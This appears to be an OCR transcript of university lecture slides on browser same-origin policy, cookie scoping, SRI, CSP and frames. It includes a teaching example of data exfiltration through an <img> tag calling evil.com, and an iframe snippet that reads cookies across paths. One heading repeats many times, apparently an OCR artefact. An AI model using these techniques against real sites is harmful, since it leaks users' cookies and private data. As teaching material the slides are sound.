SOP for Sending Cookies by Browser



Browser automatically sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain
- cookie-path is prefix of URL-path
- protocol=HTTPS if cookie is "secure"

Examples of Cookie-Sending SOP

cookie 1
name = userid
value = u1
domain = login.site.com
path = /
secure

cookie 2
name = userid
value = u2
domain = .site.com
path = /
non-secure

both set by login.site.com

http://checkout.site.com/	cookie: userid=u2
http://login.site.com/	cookie: userid=u2
https://login.site.com/	cookie: userid=u1; userid=u2 (order is browser-specific)

What Does The Server Know About the Cookie Sent by the Browser?


Server only sees Cookie: Name=Value

Does not see cookie attributes (e.g., “secure”)

Does not see which domain set the cookie

- RFC 2109 (cookie RFC) has an option for including domain, path in Cookie header, but not supported by browsers

Who Set the Cookie?



- Expects session-id cookie from login.cornell.edu,
- Cannot tell it was overwritten
- Thinks it's talking to "bad guy"

Accessing Cookies via DOM

Same domain scoping rules as for sending cookies to the server (path ignored!)

document.cookie returns a string with all cookies available for the document

- Often used in JavaScript to customize page

JavaScript can set and delete cookies via DOM

```
document.cookie = “name=value;  expires=…; ”
document.cookie =  “name=;  expires= Thu, 01-Jan-70”
```

SOP Quiz #1

Are cookies set by cs.cornell.edu/shmat sent to
… cs.cornell.edu/greg ?
… cs.cornell.edu ?

Are my cookies secure from the dean?

```
const iframe = document.createElement("iframe");
iframe.src = “https://cs.cornell.edu/shmat”;
document.body.appendChild(iframe);
alert(iframe.contentWindow.document.cookie);
```

Path Separation Is Not Secure

Cookie SOP: Path Separation


When the browser visits x.com/A, it does not automatically send the cookies of x.com/B

This is done for efficiency, not security!

DOM SOP: No Path Separation

Script from x.com/A can read DOM of x.com/B

```
<iframe src=“x.com/B"></iframe>
alert(frames[0].document.cookie);
```


SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending
SOP Does Not Control Sending

SOP Does Not Control Sending

Same origin policy (SOP) controls access to DOM

Scripts can <u>send</u> anywhere!

- No user involvement required
- Can only read response from the same origin

Sending via Cross-Domain GET

Data must be URL encoded

- <img src="http://othersite.com/file.cgi?foo=1&bar=x y">
- Browser sends

GET file.cgi?foo=1&bar=x%20y HTTP/1.1 to othersite.com

Can’t send to some restricted ports

- For example, port 25 (SMTP)

Can use GET for denial of service (DoS) attacks

- Distribute attack script to issue many GETs to victim site

Using Images to Send Data


Encode data in the image’s URL

<img src=“http://evil.com/pass-local-information.jpg?extra_information”>


Hide the fetched image

<img src=“ … ” height=“1" width=“1">

Key point:
a webpage can send information to any site!



SOP for HTTP Responses



Images

- Browser renders cross-origin images, but enclosing page cannot inspect pixels (ok to check if loaded, size)

CSS, fonts


- Can load and use, but not directly inspect

Frames

- Can load cross-origin HTML in frames, cannot inspect or modify content

Importing Scripts


Same origin policy does not apply to directly included scripts (not confined in an iframe)



```
<script src=“/js/jquery.min.js”></script>
```

This script has privileges of bank.com,
can change any content from bank.com origin

Sub-Resource Integrity Problem



```
<script   src="https://code.jquery.com/jquery-3.5.1.min.js"
</script>
```

Sub-Resource Integrity (SRI)


Precomputed hash of the sub-resource

```
<script src=“https://code.jquery.com/jquery-3.5.1.min.js”
       integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0=”
       crossorigin="anonymous">
</script>
```

```
<link rel='stylesheet’
                 type='text/css’ href='https://example.com/style.css’
     integrity="sha256-9/aliU8dGd2tb6OSsuzixeV4y/faTqgFtohetphbbj0=”
     crossorigin="anonymous">
```

The browser loads sub-resource, computes hash of contents,
raises error if hash doesn’t match the attribute

Enforcing SRI Using CSP



biz.com


```
HTTP/1.1 200 OK
...
Content-Security-Policy: require-sri-for script style;
...
```

Requires SRI for all scripts and style sheets on page

Frames

Browser window may contain frames from different origins

- frame: rigid division as part of frameset
- iframe: floating inline frame




Delegate screen area to content from another source (eg, advertising)

Browser provides isolation based on frames

Parent may work even if frame is broken

```
<IFRAME SRC="hello.html" WIDTH=450 HEIGHT=100>
If you can see this, your browser doesn't understand IFRAME.
</IFRAME>
```

Same Origin Policy for Frames



Each frame of a page has an origin

- Origin = protocol://domain:port

Frame can access objects from its own origin

- Network access, read/write DOM, cookies and localStorage

Frame cannot access objects associated with other origins

BroadcastChannel API

Script can send messages to other browsing contexts (windows, frames, etc.) in the same origin

Publish/subscribe message bus


```
// Connect to the channel named "my_bus".
const channel = new BroadcastChannel('my_bus');

// Send a message on "my_bus".
channel.postMessage('This is a test message.');

// Listen for messages on "my_bus".
channel.onmessage = function(e) {
  console.log('Received', e.data);
};

// Close the channel when you're done.
channel.close();
```

Can These Communicate?



http://facebook.com

Frame A


Origin: cdn.facebook.com

Domain Relaxation

change document.domain to super-domain

a.domain.com	→	domain.com	OK
b.domain.com	→	domain.com	OK
a.domain.com	→	com	NOT OK
a.domain.co.uk	→	co.uk	NOT OK

